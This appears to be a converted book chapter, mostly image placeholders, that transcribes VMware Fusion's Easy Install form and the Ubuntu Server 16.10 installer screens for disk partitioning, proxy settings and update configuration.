







# Chapter 1: Getting Started

























---

## Linux Easy Install

With Easy Install, VMware Fusion will use the information provided here to automatically install Ubuntu 64-bit Server 16.10 from your installation disc and install drivers to optimize your virtual machine.

Use Easy Install

Display Name:


Account Name:



Password:




Confirm Password:




Make your home folder accessible to the virtual machine

The virtual machine can









---

### [!] Partition disks

You may use the whole volume group for guided partitioning, or part of it. If you use only part of it, or if you add more disks later, then you will be able to grow logical volumes later using the LVM tools, so using a smaller part of the volume group at installation time may offer more flexibility.

The minimum size of the selected partitioning recipe is 2.0 GB (or 9%); please note that the packages you choose to install may require more space than this. The maximum available size is 21.0 GB.

Hint: "max" can be used as a shortcut to specify the maximum size, or enter a percentage (e.g. "20%") to use that percentage of the maximum size.

Amount of volume group to use for guided partitioning:

21.0 GB

<Go Back>

<Continue>

### [!] Configure the package manager

If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank.

The proxy information should be given in the standard form of "http://[[user] [:pass]@]host[:port]/".

HTTP proxy information (blank for none):

<Go Back>

<Continue>

### [!] Configuring taskel

Applying updates on a frequent basis is an important part of keeping your system secure.



